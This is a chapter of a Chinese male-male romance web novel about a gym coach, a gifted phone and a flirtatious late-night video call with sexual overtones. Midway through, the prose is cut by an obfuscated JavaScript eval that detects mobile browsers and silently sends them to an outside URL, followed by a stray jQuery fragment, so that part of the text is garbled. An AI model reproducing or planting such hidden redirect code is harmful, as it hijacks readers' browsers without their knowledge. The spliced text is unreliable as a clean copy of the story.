“听说你进派出所了,什么情况?”
“误会。”
迟屿言简意骇,将纸袋原封不动放在休息区的桌面上,林琳往里面扫了眼,“嚯,最新款啊,有实力又大方,可以嫁。”
男人脸上却半点高兴的情绪都没有,垂着睫毛一言不发。
认识的时间不算长,迟屿平时也总闷着不说话,外表看上去难以接近,但林琳知道他其实是个柔软的人。又很纯粹,心里划着的线把所有人、所有事情都分得清清楚楚,一旦混淆,就会产生不安。
就是算得太清了。
“送你的就拿着呗。”
见他还在皱眉发愁,林琳忍不住感叹,“迟哥啊,我说你这人哪儿都好,就是道德感太强了些,你看看你这张脸,再看看你这身材,你但凡一脚踩歪,现在已经拿到大结果三年抱俩了。”
“什么是大结果?”迟屿茫然抬眸。
得,还是土纯风。
林琳解释不清这些,三言两语糊弄过去,看着似懂非懂的男人,她问,“应该不是白送吧。”
迟屿摇头,本来不应该跟林琳说这些的,但他从派出所出来到去了修理店,转了一圈再回到横塑,脑子里依旧混乱着,“说是赔偿,然后…给我的加班费。”
最后关头,他还是没有透露视频教学的事。
“那不就行了。”林琳说,“没什么好纠结的,意有所图就好说,最怕的是什么都不图,免费的才是最贵的,这个道理你明白吧。”
“……嗯。”
“你要是实在觉得过意不去,就把钱转过去当成自己买的不就好了。”她起身翻找了下,把工资条放到迟屿面前,“还没看吧,新出炉还冒着热气呢,你这个月工资买个新手机绰绰有余了。”
迟屿视线聚焦在最后一栏,看清数字,他眸光微动。
两万一。
就算还了一万,也还剩下一万一。迟屿对旧手机没什么留恋,只是想把里面的数据传过来,但去得太晚,店员急着下班约会让他明天再来,看见他手里没拆的包装盒,一眼看出价格,加起来刚好一万出头。
“你以前那个手机是太旧了点,总是卡机,联系起来挺不方便的,这个牌子还算耐用,只要没磕磕碰碰,用个三五年没问题的。”
林琳说得对,没必要为了这件小事发愁,还闹出误会去派出所走了一趟,还打扰到顾渊工作,是他钻牛角尖了。
迟屿仔细想了想,重重点头,“我知道了,谢谢。”
他起身,走出几步又折返回来,低声说,“明天…请你和小王,喝奶茶。”
“行啊。”
林琳才不跟他客气,扬了扬眉毛,“那我要喝贵的。”
——
会议室里弥漫着浓重的咖啡味,头顶的冷白灯光将坐在两侧的每道身影照得清清楚楚,一张张脸上眉头紧锁,烦躁忧虑,紧张焦躁的氛围无声蔓延。
这是被告知合作暂停的第12个小时,前期方案交上去一路绿灯,到签合同时甲方却突然变卦,意向模糊,小道消息是在接触另一家广告公司。
该联系的联系了,该发的火也发过了,最后还是一筹莫展,只能干等。
会议室门被推开,“Ryan。”
一直背对着长桌的椅背慢悠悠地转了过来,无数道目光齐齐看向坐在主位的长发身影。
那是一张比在场任何人都要年轻的面孔。一身纯色西装,肌肤苍白,几乎和身后的白屏融为一体,此刻正漫不经心地盯着手机屏幕,指尖轻敲扶手,“说。”
“通过了。”来人点点头,露出一抹如释重负的笑意,“正在走流程,合同马上就发过来。”
下一瞬,欢呼和掌声骤然响起。
顾渊的目光从手机屏幕上移开,淡淡点头,“辛苦了,收拾一下,今晚听兰阁见。”
“好诶!”
“顾总监也辛苦了!”
和他一起来的部门成员跟着顾渊出了会议室,留下几人整理桌面文件资料,杜迪碰碰旁边的人手肘,低声说,“真是神了,我们嘴皮子磨破了都没找出原因,他没一会儿就搞定了。秦姐,这人到底什么来头?”
秦怡然隔着玻璃望去一眼,男人正倚在桌边,端起瓷杯喝了口红茶。
不知看到了些什么,唇角噙起一抹浅淡的笑意,和刚进入会议室时的难搞模样判若两人。
23岁,不过大学刚毕业的年纪,在场所有人在这一行的履历都比他深,却能空降分公司总监,又长了张这样的脸,闲言碎语在收到顾渊要来的消息那刻开始流传,却在他进入会议室后的十分钟尽数被冻结。
从创意到呈现方式,被批判得体无完肤,就差把“这是垃圾吗”几个字写在脸上,为此还爆发过一段不小的争吵。
吵得脸红脖子粗时,他一句:“我要是甲方,掏钱做出这种广告,不如印成传单从飞机上撒下去”,彻底将场面冻结。
一片死寂时,顾渊放在桌上的手机突然响了,接了个电话回来后,男人眉眼间的寒冰肉眼可见的消融,直接切入正题,提出了新方案。
新方案甚至是顾渊在下飞机后来公司路途中完成的,虽然还只是个雏形,但极具颠覆性又凸显产品本身概念的主题创意,无人不在看到标语的第一眼被吸引眼球。
“是个天才。”秦怡然说。
不像是会待在这种地方的人。
——
今晚横塑健身的人不多,迟屿找了个安静的角落,准备重新录制胸部拉伸的视频。
为了让顾渊看得更明显的肌肉拉伸状态,他拽着下摆犹豫要不要直接脱掉,两分钟后,去换了件小一号的T恤。
没有任何富余的面料紧紧箍在身上,勾勒出明显的起伏,尤其是胸部。
迟屿看了眼镜子里的男人,明明是再熟悉不过的身体,他却突然觉得有些陌生,而且……
瑟晴。
还不如脱掉。
眼尾火烧一般的烫,他忍住羞赧,点开了录制键。
怕昨晚视频模糊卡顿,讲的不够仔细,等讲完常用的拉伸姿势,迟屿又拿来泡沫滚轴,细致地讲解了一遍全身拉伸。将所有视频连同转账一起发给顾渊。
已经过去了快一个小时,迟屿看完奶糕回到家,对方却始终没有任何回应。
新手机没有聊天记录,顾渊的聊天框孤零零挂在页面顶端,昨晚后来发了些什么,迟屿也不知道了。
新手机功能很多,但他不
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17947771|213728||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
太会用,也没有下载什么娱乐软件,迟屿平躺在床上,一如既往盯着天花板发呆。
手机就放在枕边,静音键开着,时不时响一声,迟屿拿起来看,见只是浏览器的弹窗又放了回去,后来干脆放在胸口。
沉甸甸的。
林琳说意有所图才会送他礼物。
但顾渊能图他什么呢……
迟屿想不出来,风扇呼呼吹着,他的眼皮逐渐沉重,昏昏沉沉之际,默认铃声响起。
是微信视频的申请。
迟屿还没坐起来,手上就先一步点了接通,画面出现的那瞬,他的睡意骤然消散。
和见面时的休闲装扮不同,顾渊似乎是刚从什么宴会上下来,穿着一身白西装,衬衫解到锁骨,喝了酒,总是苍白的脸颊多了些血色。
俯身时,狭长上挑的凤眸被胸针前镶嵌的宝石映出几分妖异流光。
看起来…更好看了。
“刚忙完,忘记提前说一声,让你久等了吧。”
迟屿皱了下眉,“你…喝酒了?”“嗯,应酬。”画面抖动,对面换了个姿势,将镜头往上抬了抬,“喝了一点。”
“那你好好休息,我先挂——”
“别挂。”顾渊出声打断,看着屏幕中眼睫扑扇不敢跟他对视的迟屿,在酒精作用下,微微燥热的身躯愈发躁动。
视频他都看过了,起初男人的嗓音还带着不自觉的颤抖,但在专业领域里,逐渐变得从容起来,自信,强大,可在他眼前却又会展现出害羞无措的一面,纯情得可口。
顾渊齿关发痒,恨不得能够穿过屏幕,将人吞入腹中。
眼底浓墨氤氲,他轻声说,“我一个人在酒店,有些怕,小迟教练陪我几分钟,好吗?”
迟屿微怔,旋即有些严肃,“你同事没和你一起?”
懒得走报销流程独自升房的顾渊摇摇头,“没。”
“门要反锁好,用凳子抵住把手,发现有什么不对劲的及时报警……”
戴着发圈的手腕逐渐往下,拉链滑动的声响淹没在男人认真的嘱咐声中,顾渊的眼神从他翕动唇瓣逐渐游移。
没穿昨天那件背心,有些可惜,洗了澡不久,胸口还有被洇湿的痕迹。
镜头只到腰部,隐隐露出身后的床架和墙面,宽松T恤被风吹动,和视频里近乎直白的视觉冲击不同,带着柔软的、居家的气息。
“好,都听你的……”
顾渊缓慢动着,咬着齿关调整呼吸。
一阵难言的沉默。
迟屿没挂,他也没挂断。一个低垂着眼帘,一个盯着屏幕中的人,在他看不见的地方??。
不知过了多久。
“迟屿。”
迟屿条件反射看向镜头。
“靠近一些。”
浸了酒意的嗓音愈发沙哑,迟屿下意识照做,俯身靠近镜头。
画面最后,他只来得及听到一声闷哼,通话骤然挂断。
居然打了二十几分钟吗……
迟屿呼吸一促,连忙询问:出什么事了?
顾渊:没事,不小心碰到了。
迟屿:好,那你好好休息。
顾渊:多谢^_^